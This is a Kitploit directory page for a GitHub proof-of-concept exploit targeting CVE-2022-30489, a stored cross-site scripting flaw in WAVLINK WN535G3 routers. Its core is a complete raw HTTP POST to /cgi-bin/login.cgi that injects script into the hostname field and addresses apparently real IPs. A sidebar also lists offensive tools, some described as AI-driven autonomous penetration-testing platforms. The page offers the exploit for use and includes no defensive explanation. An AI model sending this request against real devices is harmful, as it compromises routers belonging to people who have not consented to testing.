Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
XSS-CVE-2022-30489 — Proof-of-concept exploit for CVE-2022-30489, a stored XSS vulnerability in WAVLINK WN535G3 routers, demonstrating a POST-based attack via the login.cgi endpoint. | Kitploit
Tools/GitHubGitHub/badboycxcc/xss-cve-2022-30489
IoT SecurityVulnerability AnalysisExploitationWeb Application ExploitationWeb SecurityPenetration Testing
GitHubbadboycxcc/xss-cve-2022-30489

XSS-CVE-2022-30489

Proof-of-concept exploit for CVE-2022-30489, a stored XSS vulnerability in WAVLINK WN535G3 routers, demonstrating a POST-based attack via the login.cgi endpoint.

Share
View Repository
21234 years agoNot yet reviewed



WAVLINK WN535G3 POST XSS

Use CVE-2022-30489

image

image

image

PAYLOAD

POST /cgi-bin/login.cgi HTTP/1.1 Host: 98.127.66.193 Content-Length: 255 Cache-Control: max-age=0 Upgrade-Insecure-Requests: 1 Origin: http://98.127.66.193 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.212 Safari/537.36 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Referer: http://98.127.66.193/ Accept-Encoding: gzip, deflate Accept-Language: zh-CN,zh;q=0.9 Connection: close newUI=1&page=login&username=admin&langChange=0&ipaddr=171.113.240.243&login_page=login.shtml&homepage=main.shtml&sysinitpage=sysinit.shtml&hostname=")</><>alert(1)</>&key=M27234733&password=63a36bceec2d3bba30d8611c323f4cda&lang_=cn

image

image

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    696
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    499
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    396
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    340
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    258
  • 6

    antifox

    antifox-ai/antifox

    AI multi-agent autonomous penetration testing platform that runs recon, attack-surface discovery, exploitation validation and evidence-backed report delivery.

    257

Explore all tools

Browse our collection of tools

View all tools →